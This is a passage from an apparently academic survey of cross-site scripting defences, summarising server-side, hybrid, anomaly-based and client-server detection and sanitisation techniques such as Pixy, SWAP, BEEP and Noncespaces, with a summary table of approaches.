Tuong et al. [60] propose a method to automatically harden Web applications using precise tainting. Tainted data is tracked and checked in a context-sensitive way at parts that originate from untrustworthy sources. It is important to note that taintedness is checked for at the granularity of a single character. A modified version of a PHP interpreter is used at the server-side. The interpreter checks the propagation/flow of the tainted data through the application code and ensures that dangerous data from the user input is not included in the commands or parameters. It also has the responsibility to ensure that no scripting code from the untrusted input is part of the generated Web page. Any possible dangerous text is either eliminated or prevented from being interpreted. For this, the PHP output/printing functions like: *printf*, *echo* and *print* are modified.

Pietraszek et al. [61] introduce CSSE, Context Sensitive String Evaluation, to defend against XSS attacks. Given a Web application, CSSE demarcates the developer provided code and the user provided code. This is done by appending metadata related to the origin of the code, to string fragments in the application. Conventionally, the developer provided code is trusted. However, proper syntactic tests are performed on the user provided data. The tests intercept the execution of functions that deliver an output or make use of the user provided data in the output. More specifically, the output functions, assignment operators and string operations are overridden accordingly to detect or prevent an intrusion.

Jovanovic et al. [54] introduce a static analysis tool called Pixy for the detection of XSS vulnerabilities in PHP based Web applications. The XSS vulnerabilities in a Web server are exploited by malicious users by injecting tainted or malicious scripts. This is the reason why XSS vulnerabilities are taint style vulnerabilities. Vulnerability points are detected in the application, specifically by using data flow analysis techniques which are flow-sensitive, inter procedural and context-sensitive. The motive behind data flow analysis is to keep track of the literal values the sensitive variables may hold at any point during the execution of the program [62]. The tainted data is detected by taint analysis and may flow through different points in a program, by assignments or other constructs. To detect such tainted data accurately, the tool also employs alias analysis and literal analysis. The user is informed the details of the sensitive sinks (vulnerable points in the program) which receive a tainted value.

Xu et al. [63] propose a dynamic taint-tracking mechanism for strengthening policy enforcement. The first step is to perform fine-grained taint analysis for C programs, using source to source transformation. The input reading functions of the server (for example: *read* and *recv*) are the ones that may return untrusted values. With each byte of memory where the untrusted values are stored, one bit of taint information is associated. The taint information propagates through memory along with the propagation of the data. The next step is Policy Enforcement. Policies are enforced on security critical functions. Examples of such functions are library functions such as: *vfprintf*, and system calls such as *execve* and *open*. The arguments and outputs of such functions are scrutinized for untrusted and unsafe content. Therefore, the method has three steps, marking (or tainting) the untrusted content, tracking their flow, and checking the inputs to

security critical functions. This method can detect a number of attacks besides XSS attack and can also be applied to other scripting languages such as PHP and Bash, because their interpreters are coded in C.

Galan et al. [64] propose a novel framework in the form of a multi-agent stored XSS vulnerability scanner. Multiple agents like the Web Page Parser agent, Script Injector Agent and Verificator Agent come together to detect vulnerabilities in an application. The first task is to crawl the application with the help of the Web Page Parser agent. After crawling, the various potential injection points are identified and an Injection Point Repository is built. These injection points are read by the Script Injector Agent and a list of attack vectors are selected from the Attack Vector Repository. The selected attack vectors are launched against the various injection points identified previously. These performed attacks are hence stored in the Performed Attack list. This list is then verified by the Verificator Agent by crawling the Web application, analyzing how the attack vectors have affected the behavior of the application. A second crawling of the application is necessary to determine the effects of any stored XSS vulnerability.

Gupta et al. [65] introduce XSS-SAFE, Cross-site Scripting Secure Web Application Framework. The framework employs three techniques, Feature Injection, Rule Extractor and Sanitization Routine Injector. Upon receiving a request from the client, benign features are injected into the application in the form of comments. This is in order to find the vulnerabilities in the application. As and when a response is generated, the sanitizer checks if there are variations between the observed and stored features. If there are differences, it means that a malicious injection may be successful. A message alerts the client in this case; otherwise, the response is transmitted safely to the client-browser. An abstract view of XSS-Safe is shown in Figure 27




Figure 27: Abstract view of XSS-SAFE

Gupta et al. [66] present Context-Sensitive Sanitization framework for applications against XSS vulnerabilities in Cloud environments, also called CSSXC. The responsibility of the framework is to determine the masked injection points in a Web application and discover their vulnerabilities, if any. If malicious payloads are injected through these injection points, sanitization is performed in a context-sensitive manner. One of the components of the framework is a malicious JavaScript detection server. It maintains an XSS repository consisting of blacklisted JavaScript attack vectors, expediting detection of malicious XSS payloads. Another module of the component is a Sanitization Routine Injector (SRI). In case any malicious script is identified, SRI performs automated sanitization to discard the untrusted variables. Other modules of the component are the Extraction unit (extracts links, form parameters, HTTP Requests, functions), the Identification unit (identifies the attack vectors that can be injected through an injection point) and the Testing unit (injects and executes the sanitized XSS attack payload). The other two components of the framework are the cloud users and the Web application server.

Medeiros et al. [67] propose a solution which is an amalgamation of two approaches to detect vulnerabilities in the source code of Web applications. First, taint analysis is performed on the Abstract Syntax Tree (AST) obtained by parsing the source code. This helps in constructing candidate vulnerabilities in

the form of Control Flow Graphs (CFG). A path in the graph is vulnerable if there is a link from the entry point directly to a sensitive sink. To the attributes of the vulnerable control flow paths, data mining techniques are applied to determine false positives. Induction rules are used if false positives are present. The vulnerabilities in the control flow paths which are not predicted as false positives are identified and fixed in the source code. Adequate and appropriate feedback is then sent to the developer with information concerning the vulnerabilities, their fixes, the false positives and the attributes responsible for classifying these attributes as false positives. Further, two kinds of tests are enforced on the application, Mutation testing to determine if the fixes are functioning properly, and Regression testing for behavioral analysis of the applications.

***Mohammadi et al.* [68], propose a detection mechanism for detecting XSS vulnerabilities primarily arising due to improper encoding of untrusted data. At first, for each Web page a collection of unit tests are constructed for detecting XSS vulnerabilities. This ensures test path coverage. The idea is that if the original Web page consists of XSS vulnerability, there are chances that the unit tests constructed from them will also be vulnerable to XSS. The inputs for the unit test construction are: source code, untrusted sources and sinks. Next in the attack evaluation phase, the XSS unit tests must be evaluated against XSS attack strings to see if any of the unit tests are actually vulnerable. For this purpose, the testing tool JWebUnit[20] is used. The attack generation phase, comprises of two components. First, attack grammars help model JavaScript payloads and the way in which they are interpreted by a typical browser. Second, attack strings are derived based on the grammar.**

***Gupta et al.* [69], present XSS-Secure, which promises the detection and alleviation of XSS worm propagation. XSS-Secure, which is a service provided for the OSN-based multimedia Web applications on the cloud platform, has two operational modes- training mode and detection mode. The training mode deals with the context-sensitive sanitization of untrusted variables of JavaScript. For use later in the detection phase, the sanitized code is stored in Sanitization Snapshot Repository and OSN Web server. In the detection mode, the XSS-Secure's Sanitizer Variance Detector module carries out the important task of weighing the similarity between the sanitized HTTP response generated at the OSN Web server and the stored response at the Sanitization Snapshot Repository. Deviations if detected in this step helps reach the conclusion that XSS worms were injected into the OSN servers in the cloud platform. XSS-Secure identifies the context in which the XSS worms were injected and accordingly the HTTP response is sanitized. The sanitized response is then passed over to the OSN user. The strength of XSS-Secure lies in the fact that prior to performing the sanitization, it identifies the context of the malicious variable and only then carries out the sanitization routine accordingly.**

3.2.2. Dynamic Analysis

Dynamic analysis involves execution of the Web application [70], as described in Figure 25. Such techniques actively analyze the program states to detect vulnerabilities in the application [71]. Program states may include values of the variables or even contents of memory location. Dynamic analysis may be preferred instead of Static analysis in case of large scale Web applications. Because, in such cases statically examining the code may be tedious. Several dynamic analysis approaches have been proposed to detect and prevent XSS attacks, some of which are discussed below.

Kals et al. [72] develop SecuBat, a functional Web vulnerability scanner. Its main goal is the automated detection of XSS vulnerabilities in Web applications. It has three components, a crawling component, an attack component and an analysis component. Using a black box approach, the crawling component is first fed a root address. From this address, the component proceeds step by step fetching the Web pages and forms. After the crawling phase, the attack component determines the existence of forms in the Web pages,

[20] `https://jwebunit.github.io/jwebunit/`

as these are the entry points to an application. For every form that is encountered, the target address and the method, GET or POST, is extracted along with other parameters. These contents, with appropriate attack values, are uploaded to the application's server. The responsibility of the analysis module is to parse and interpret the response of the server. A confidence value is calculated based on an attack specific response criteria and keywords present in the server's response. The confidence value determines if an attack against the Web application is successful or not. If successful, it means that the application is vulnerable to XSS.

Johns et al. [73] introduce XSSDS, a passive XSS server-side detection system. The approach monitors HTTP traffic passively. To detect reflected XSS attacks, it checks for the existence of a strong correlation between incoming data and outgoing JavaScript, i.e., it assumes that both HTTP Request and Response contain the injected script in such an attack. This is determined by an appropriate similarity metric which is a modification of the standard Longest Common Subsequence algorithm, with a length threshold, t. The value of $t=15$ is advised by the authors. To detect stored XSS attacks, a generic XSS detection method is proposed, which involves training the detector. This method collects all the JavaScript that the application uses within it. Any variation in the collected script set signifies either a change in the application's code or an ongoing XSS attack. A list of known scripts is built for the generic detector in the training phase. The scripts in the outgoing traffic are examined against this list. Any variation, if encountered raises an alarm.

Louw et al. [74] present an XSS prevention mechanism called BLUEPRINT. The main focus of the approach is to not allow the unreliable JavaScript parser of the browser to handle untrusted content. So, the HTML parse tree is not prepared by the client browser because of its unreliable parsing behaviors. Instead, the parsing decisions are taken by the Web application as it prepares a blueprint of the Web content. The generated parse tree is transported to the client's browser safely. By eliminating the dependency on the browser's parser, it is free from making any interpretation of untrusted content. It is important to note that the parse tree does not have any node with dynamic content, for example, a script. The application's intentions are transparent as it does not allow the execution of any unauthorized scripts in the untrusted content.

Wurzinger et al. [75], propose a server side solution called SWAP, Secure Web Application Proxy. SWAP is an integration of two components, a reverse proxy and a JavaScript detection component. The reverse proxy on the server side handles all the requests and responses between a Web server and its clients. The JavaScript detection component is a modified Web browser installed on the reverse proxy with the purpose of identifying script content in the responses of the server. To distinguish between benign and malicious scripts, all the original JavaScript code of the Web application, i.e., benign code, is encoded in terms of unparsable Script IDs. Script IDs are unique identifiers. Later, when a Web page is requested by a client, the Web browser in the reverse proxy loads it and tries to find the script content that has not yet been encoded. Importantly, all the unencoded scripts must have been injected into the application as they were not encoded beforehand. If no such injected scripts are found, the Script IDs are decoded and the Web page is relayed to the client. The SWAP setup is shown in Figure 28.




Figure 28: Scheme of SWAP setup

Chandra et al. [76] introduce BIXSAN, Browser Independent XSS Sanitizer for preventing XSS attacks.

According to the authors, for preventing XSS attacks one should not prohibit the execution of benign HTML. BIXSAN performs three steps. First, it includes a complete HTML parser to ensure fidelity. Second, it uses a modified browser called JavaScript tester, for filtering malicious JavaScript. Third, it determines the static tags in an HTML page so that no benign HTML tag is left behind. The XSS sanitizer in the browser handles the untrusted HTML content. When parsing the content, it also determines the static tags if any. However, the static tags may contain dynamic JavaScript content. Therefore, they are first sent to the JavaScript tester. It filters out the untrusted content. The remaining content is used to build the DOM.

Shahriar et al. [77] present S^2XS^2 to automatically detect XSS attacks. Primarily, the method depends on two concepts, boundary injection and policy generation. On the server-side application code, boundaries, i.e., HTML or JavaScript comments, are used before and after every location which might hold or generate dynamic content. A boundary may specify the expected features of the content, i.e., server-side code. These features are matched by the output feature comparator module against the corresponding response to determine any deviation. The expected features are set as policy information and stored in the Policy Storage module. If a deviation exists, it means that an XSS attack is underway. The task of the attack handler module is to eradicate the malicious contents from the pages. The previously inserted boundaries are removed by the boundary remover module and the modified response page is transferred to the client.

Guo et al. [78] propose an XSS attack vulnerability detection technique that uses an attack vector repository which is generated automatically and is built using attack vector patterns such as HTML tag attributes or event attributes, resource repositories and mutation rules. The resource repositories contain candidate symbols which are part of attack vectors (such as forms, and input tags), resources to generate an attack vector (for example, the attributes such as src, and href), and resources for the mutation of attack vectors (example: *"<script >"* or *"\n"*). Mutation rules are used to control the attack vector repository. Next is the optimization of the attack vector repository by Machine Learning algorithms so that the vulnerability detection is optimized. Finally, for vulnerability detection, the injection points are identified and the attack vectors are fed as input. There can be several injection points in a vulnerable application such as form inputs, end of the URL, URL parameters or in the header of HTTP protocol.

Maurya [79] proposes a Positive Security Model based server side solution to detect and prevent XSS attacks. The main idea behind the solution is the sanitization of user input before it is stored in the Web application's database. Thereby, it mitigates Stored XSS attacks. The sanitization process is handled by the Sanitizer component, the output of which is given to the XSS filter. The XSS filter refers to a whitelist which comprises of a set of tags which are allowed. The model has options to implement either a one-level whitelist or a two-level whitelist. The only difference is that in a one-level whitelist, the safe HTML tags and their respective attributes are allowed wholly, while a two-level whitelist imposes restrictions on the attributes. Finally, the filtered input is forwarded to the database for storage purposes and future use.

Gupta et al. [80] propose a framework deployed in a Virtual Cloud Sever (VCS), dedicated to mitigate XSS attacks in the cloud computing environment. To start with, HTTP Requests from the client are scrutinized with the help of the External JS Link Extractor module, to detect the presence of any URI links. The presence of any URI links suggests linkage to external XSS payloads or even malicious external JS files. Subsequently, script contents generated due to submission of the GET/POST method, are extracted from the HTTP Response. This is accomplished by the Script Extractor module. Following this step, there is a comparison against the URI content of the HTTP Request done by the Resemblance Detector module. The Virtual Decoder module decodes the two sets of scripts recursively until all the content is transformed into readable form. Any similarity between the two is considered malicious activity. Ultimately, the Virtual XSS Sanitizer module comes into play. It employs content sensitive sanitization on the decoded sets of scripts. This ensures that the browser renders safe contents to the cloud user.

***Lekies et al.* [81] propose a new kind of Web attack called the Code-Reuse attack, which exploits script gadgets. The authors systematically show why existing XSS mitigation techniques are not enough for detecting such attacks. Script gadgets are nothing but small piece of JavaScript code which is a part of the legitimate code in the vulnerable Website. These gadgets are already present in the application code and not injected by the attacker. The JavaScript code reacts to the content of the DOM in the Web document. First, the attacker injects the Web application with harmless HTML markup which is not detected by the cur-**

rent XSS mitigation techniques as it does not contain executable script code. Over time, the Web application's script gadgets involuntarily handles the injected markup as executable code. Thus, paving the way for Code-Reuse attack [82]. The authors also study several categories of gadgets in detail like String manipulation gadgets, Function creation gadgets, Element construction gadgets, Gadgets in expression parsers, JavaScript execution sink gadgets. The authors proved that this gadgets can bypass the different XSS mitigation techniques employing different strategies like HTML sanitization, browser filters, request filtering and code filtering. Another contribution in this paper, is the empirical study carried out on the Alexa Top 5000 Websites for detecting the script gadgets in more the 650k Web pages. Results and verification show that 19.8% of the script gadgets of all the domains are identified.

3.2.3. Hybrid Analysis

Hybrid analysis makes use of the advantages of both static analysis mechanisms and dynamic analysis mechanism. Static analysis may be used to point out the vulnerable section in the application's code. Subsequently, such sections may be put under execution to analyze the behavior i.e. perform dynamic analysis [83]. However, if the static analysis mechanism fails to detect any vulnerability, then performing dynamic analysis will not yield any fruitful result. Thus, proper validations of the sanitization mechanism is necessary [84]. Some hybrid analysis approaches proposed over the years are discussed below.

Huang et al. [85] devise a method to secure Web application code. According to the authors, the vulnerabilities in a Web application are nothing but problems of secure information flow, which ultimately cause data integrity violations. The Web application's code is statically verified for vulnerable code sections, using a lattice-based static analysis algorithm developed from type systems (based on [46]) and typestate (based on [86]). After these sections have been identified, runtime protection in the form of guards is inserted automatically by WebSSARI to secure the sections. However, no annotations are used. The guards that are inserted are sanitization routines to overcome the vulnerabilities without human intervention.

Di Lucca et al. [87] also propose an approach to identify XSS vulnerabilities in a Web application. Firstly, a static analysis mechanism is employed to detect the vulnerability in a Web page of the application. To accomplish this step, CFGs are constructed. Considering a variable v, if *input(v)* is connected directly to *output(v)*, the page is vulnerable to XSS. To prove conclusively that the Web application is vulnerable, dynamic analysis is performed. In other words, dynamic analysis verifies once again the vulnerability of the application as discovered by static analysis. During dynamic analysis, the Web page which was previously declared vulnerable by static analysis, is injected with attack strings at various input points. The testing tool called WATT [88] is used to generate various test cases and subsequently attack consequences, if any, are detected.

Jaballah et al. [89] propose a Grey box approach which aims to detect malicious interactions with a Web application. The Grey box approach utilizes the advantages of both White box and Black box testing. White box testing approaches are capable of identifying intrinsic flaws of Web applications but cannot handle logical flaws. On the other hand, Black box testing approaches result in high false positive rates although they analyze the work flow of an application. There are three main functional modules. The input to the first, Behavior Graph Generator module (BGG), is a set of real world user sessions with respect to the application. The central idea is that a genuine user may interact in different ways with the application, but there exist some common subsequences of interactions. Features are extracted from these interactions and an unsupervised co-clustering technique is used to learn the common subsequences. The output of this module is a set of behavior graphs of the users. Attack Graphs Mediator (AGM) is the second module, whose input is a set of attack graphs. The attack graphs comprise of sequences of actions taken or the security flaws exploited by an attacker. Each node is associated with a probability value which signifies the chances of occurrence of an attack. It produces an intermediate event graph consisting of elementary events. Finally, the Behavior Graph Pruning module (BGP) takes as input the event graph and the behavior graphs to apply sub-graph isomorphism. This module handles two important tasks. First, it phases out malicious behaviors or attacks that have similar characteristics with nodes in the event graph. Second, it discovers benign interactions of the legitimate users. All other interactions that do not fall into either of

these categories are marked as new attack scenarios.

3.2.4. Anomaly based Approaches

Anomalous instances are the instances that do not possess the expected normal behavior or characteristics of a system. These may also be termed outliers, anomalies or exceptions [90][91][92][93]. An understanding of what is considered normal is required to classify an instance as anomalous. So if an instance's characteristics and behavior deviate highly from the profile generated by a normal model, it is categorized as anomalous [94]. Anomaly scores may be assigned to the instances to signify how anomalous they are. Below we discuss intrusion detection systems that use anomaly detection for detecting XSS attacks.

Kruegel et al. [95] introduce a novel intrusion detection system to primarily detect Web-based attacks that target Web servers and applications. Additionally, it also focuses on application level intrusion detection and learning based anomaly detection. The system creates models of various features extracted from the client queries meant for a particular server-side program. Each model has two phases, training or learning phase, and a detection phase. The inputs to the system are the log files of the Web server (in Common Log File, CLF format), and for each subsequent HTTP Request, an anomaly score is produced. The parameters in the HTTP Request and the respective access patterns are compared against already known profiles of the program. Because anomaly detection mainly depends on models that characterize normal behavior, the system makes use of various models to determine anomalous entries among the many HTTP Requests. The various models used by the system are attribute length (query length), attribute character distribution, structural inference, token finder, attribute presence or absence, and attribute order. The goal of each model is to set a probability value to the query and its attributes. A low probability value (i.e., abnormal) indicates a potential attack. From the obtained probability values, anomaly scores for the query and its attributes are calculated, and if the score is higher than a threshold established during training phase, it is regarded as anomalous.

Robertson et al. [96] present an anomaly based method to detect Web based attacks using generalization and characterization techniques. At the beginning, the anomaly set in the detection system is empty. Two datasets, TU Vienna and USCB, are used in the method. Of these, the first 1000 instances are employed in the learning phase. When switching over to the detection mode, if any alerts are generated, then these are regarded as false positives. This is due to the assumption that these 1000 instances had no attack specific instance among them. The generalization and characterization techniques generate anomaly signatures from untrusted and suspicious Web requests. In other words, anomalies in Web requests are generalized and transformed to anomaly signatures or deviations from known profiles. Similar anomalous Web requests are grouped based on their respective signatures. This makes it easy on the administrator's part to handle similar kinds of alerts. An alert that comes from a group can either be a false positive or an actual attack instance. If it is a false positive, it is discarded. The respective anomaly signature is used to filter out future false positives. If it is an attack instance, the corresponding flaw in the application is identified and fixed. To further determine the cause of the security flaws and categorize the type of attack, a heuristic technique is used. The set of heuristics used to determine XSS attacks are based on fragments of HTML or syntactic elements of JavaScript such as $<$ or $>$, or a script.

Song et al. [97] introduce Spectogram, a statistical anomaly detection network situated sensor, which attempts to detect anomalies in Web traffic. It defends against XSS attacks by working on the legitimate data rather than the malicious. It scrutinizes and isolates the scripts present in the HTTP Request parameters, and based on the parameters, it builds the script's structure and content. One of the responsibilities of Spectogram is to retain the content flows, and as such it deals with reassembling the packets. The reassembly is done so that the contents are the same as the contents that the Web application would see. It subsequently learns to filter out only legitimate script inputs.

Discussion. Since an XSS attack arises due to server-side vulnerabilities, it makes full sense if a defense system is located on the server-side. Because, a server is a powerful machine, detection is possible in near real time. But, a server-side defense mechanism is limited to detecting only reflected and stored XSS attacks. Because a DOM based XSS attack occurs due to vulnerability on the client browser, it is not possible to detect by server-side defenses. Moreover, there may be performance issues in the defense mechanisms, due

to which the client may face delay in receiving the output. Table 10 presents the summary of the server-side approaches we discuss here.

3.3. Client-Server based Approaches

An XSS attack poses threats to both the client and the server. The client is at the risk of losing its sensitive information to a malicious attacker because the attacker can easily impersonate the victim. The server on the other hand, is at the risk of losing its resources culminating in various business and financial risks. A defense mechanism to counter such attacks should therefore rely on both the client and the server, and not just on one of them. Keeping such important points in mind, researchers have come up with approaches that we discuss below.

Jim et al. [98] introduce a framework called BEEP, Browser Embedded Policies. BEEP suggests modifications to a client-browser to enforce policies on how to execute a script. The policies are enforced by the Web server. Two sample policies are Whitelisting Policy and DOM Sandboxing Policy. In the Whitelisting policy, every script from the page is checked against already known hashes of trusted scripts. If a script's hash matches an already existing hash, it is allowed to execute; otherwise, it is considered non-trusted. In the DOM Sandboxing policy, the trusted scripts are included within the *div* or *span* HTML tags by the server. The Web browser executes only those scripts that are within the trusted DOM elements.

Wassermann et al. [99] propose a static analysis approach to detect XSS vulnerabilities arising due to weak input validation. Primarily, the focus is on checking if any untrusted input to a Web application server may result in the invocation of the JavaScript engine in the browser. Their work is an amalgamation of both string analysis and tainted information flow. According to the authors, XSS vulnerabilities exist in a Web application not only due to unchecked untrusted data but also due to insufficiently checked untrusted data. There are two parts in the approach. First, untrusted substring values are identified and tracked by an adapted string analysis. Second, it identifies untrusted scripts using formal language mechanisms [58][100]. This string-taint analysis approach makes use of finite state transducers for modeling the semantics of string operations and context free grammars for representing collections of string values. For the second phase, a policy, using regular expressions is enforced by an approach where Web pages are not allowed to include any untrusted scripts. For this, attention must be given to the circumstances under which a browser's JavaScript engine is invoked using language inclusion. For policy generation, the layout of the Gecko engine, used by Firefox and Mozilla was widely studied. The recommendations from W3C were also considered in analyzing how scripts are embedded in an HTML document.

Nadji et al. [101] present a client-server architecture to defend against XSS attacks based on a property called Document Structure Integrity (DSI). According to the authors, an XSS attack is not an input validation problem but a privilege escalation vulnerability, i.e., such an attack detects a bug or a design flaw in an application, and exploits it in an unauthorized manner to access resources. DSI ensures that throughout the execution of a Web application, its trusted code structure remains unaltered by any intruding untrusted data or user generated data. DSI is similar to SQL Prepared Statements that provide query integrity[21]. At the parser level, any inline user-generated data is syntactically isolated by the enforcement of DSI. Thus, any untrusted node is prevented from changing the document structure. The untrusted nodes are taken as leaf nodes in the parse tree. This is called *terminal confinement*. To safeguard against changes in the Web application code, a taint tracking mechanism is employed on the server-side. Keeping everything in mind, the first step at the server-side is to demarcate the trusted and user-generated untrusted data. This is accomplished by dynamic taint-tracking [60] [63]. As a second step, serialization is performed at the output interface of the server, where the static structure of a page is enhanced with additional markups. This aids the browser in distinguishing between trusted structured data and untrusted data. At the client-side, deserialization is performed first. In other words, the static document structure is reconstructed at the browser. The main requirement is to retain the intended structure, and also determine the untrusted node in it. The last and final step in the process is dynamic PLI (Parser Level Isolation) at the browser. If any untrusted data exists in the previous step, it is quarantined and tracked dynamically.

[21] `https://dev.mysql.com/doc/refman/5.5/en/sql-syntax-prepared-statements.html`

Table 10: Summary of server-side approaches

Analysis type	Author name	Area of focus	Type of XSS	Comments
Static Analysis	Scott et al. (2002) [56]	Attack Detection and Prevention	Not specified	
	Minamide (2005) [58]	Vulnerability Detection	Not specified	
	Tuong et al. (2005) [60]	Attack Detection and Prevention	Reflected and Stored XSS	
	Pietraszek et al. (2005) [61]	Attack Detection and Prevention	Not specified	
	Jovanovic et al. (2006) [54]	Vulnerability detection	Not specified	
	Xu et al. (2006) [63]	Attack Detection	Not specified	
	Galan et al. (2010) [64]	Vulnerability Detection	Stored XSS	Performance is not good because various agents come into play to detect malicious JavaScript. Detection rate is 39.8%
	Gupta et al. (2015) [65]	Attack Detection and Prevention	Reflected and Stored XSS	Cannot handle the attacks that circumvent the states existing in the databse
	Gupta et al. (2016) [66]	Vulnerability Detection and Attack prevention	Reflected and Stored XSS	
	Medeiros et al. (2016) [67]	Vulnerability Detection	Not specified	
	Mohammadi et al. (2017) [68]	Vulnerability Detection	Reflected and Stored XSS	
	Gupta et al. (2018) [69]	Attack Detection and Prevention	Reflected and Stored XSS	
Dynamic Analysis	Kals et al. (2006) [72]	Vulnerability Detection	Reflectd XSS	No human intervention required. However, no ground truth is available for the experiments
	Johns et al. (2008) [73]	Attack Detection	Reflected and Stored XSS	More script samples need to be collected. Also, false positives exist when detecting Stored XSS
	Wurzinger et al. (2009) [75]	Attack Detection and Prevention	Not specified	It is limited to JavaScript. Also it is not suitable for high-performance Web service
	Louw et al. (2009) [74]	Attack Prevention	Not specified	At server side, there is no mechanism to overcome unsafe HTML
	Chandra et al. (2011) [76]	Attack Prevention	Not specified	Method is limited to the samples presented in OWASP cheat sheet
	Shahriar et al. (2011)[77]	Attack Detection	Reflected and Stored XSS	False Positive rate may rise upto 5.2%
	Guo et al. (2015)[78]	Vulnerability Detection	Reflected and Stored XSS	
	Maurya (2015)[79]	Attack Detection and Prevention	Stored XSS	Uses a whitelist, which may not be always enough
	Gupta et al. (2016)[80]	Attack Detection	Reflected XSS	Protects Cloud users unlike others.
Hybrid Analysis	Huang et al. (2004)[85]	Vulnerability Detection	Not specified	
	Jaballah et al. (2016)[89]	Attack Detection and Prevention	Reflected and Stored XSS	Detects an attacker's malicious interactions with an application unlike others

Gundy et al. [102] present Noncespaces, a technique that aids the users in demarcating trusted and untrusted content in Web documents. Noncespaces has components on both the server-side and client-side. On the server-side, a Web page's content is segregated into various trust classes by the application. Each trust class can use only specific browser capabilities on the client-side, as stated by a policy specified by the server. This helps suppress the damaging effects of a malicious script crafted by an attacker. More specifically, before delivering the Web document to a Web client, the Web application, through the use of Noncespaces, randomizes the XML namespace tags. If these randomized prefixes remain unpredictable by an attacker, it is possible for the Web client to differentiate between the trusted content belonging to the Web application and the malicious untrusted content crafted by the attacker. The policy enforced by the server contains the various trust classes and the respective elements, attributes and their values. The client browser's job is to verify the document according to the policy. To annotate the Web pages, Noncespaces uses a modified version of the Smarty template engine called the NSmarty[22]. For convenience, the policy checking can be performed in the browser or alternatively in a proxy server. Figure 29 shows an implementation of Noncespace with the NSmarty engine.




Figure 29: An implementation of Noncespace with Smarty engine

Likarish et al. [103] present a novel method to detect Obfuscated Malicious JavaScript with the aid of classification techniques. Obfuscation is a common way to bypass and evade malware detectors. Therefore, the authors propose several features that particularly help detect obfuscation. These include the number of Unicode symbols, the number of HEX characters, the percentage of whitespace, the percentage of human readability, and the number of methods called. A total of 65 features are used to build the model, which also include 50 JavaScript keywords and symbols. Four classifiers, namely Naive Bayes [104][105], ADTree [106], SVM [107] and RIPPER [108] are used. Two experiments are performed. The first experiment trained classifiers to differentiate between benign and malicious scripts. 10-fold cross validation is performed for each classifier. It is seen that the SVM classifier had the highest precision value, while RIPPER had the highest recall value. Overall, on average 90% of the scripts that are labeled malicious by a classifier are actually malicious. The authors performed a second experiment to evaluate real world performance. Malicious scripts were collected from various blacklisted domains on the Internet. All classifiers except RIPPER

[22] `http://www.smarty.net/`

had almost same precision values as those obtained in a controlled lab environment. The precision values for RIPPER came down in the second experiment.

Sundareswaran et al. [109] introduce a novel hybrid approach where the benefits of both client-side and server-side solutions are combined to detect and mitigate XSS attacks. XSS-Dec is a proxy based security mechanism, which makes use of anomaly detection techniques and control flow analysis. The proxy acts as a bridge between a plug-in on the client-side and the server which hosts the visited site. At time t_0, the first step is executed where an encrypted version of all the source files of the Web site is sent by the server to the proxy. Thereafter, any changes or updates in the source files at the server-side are also updated in the copies at the proxy, by the server. Using control flow analysis, an abstract representation of the site is generated by the proxy and stored for later use. At any time t_1 ($t_1 > t_0$), the user browses a page and a local copy of the visited page is maintained by the plug-in. Any input given by the client is encoded using control flow techniques and transmitted to the proxy by the plug-in along with the source code of the Web page as it appears at that point of time. At time t_2, using both anomaly-based and signature-based detection mechanisms, the proxy starts identifying any malicious feature that may be present in the client-end input. Based on the features extracted by the proxy from the client-end input, an attack likelihood is calculated. This information is sent to the plug-in which decides whether to allow the page to execute or block it.

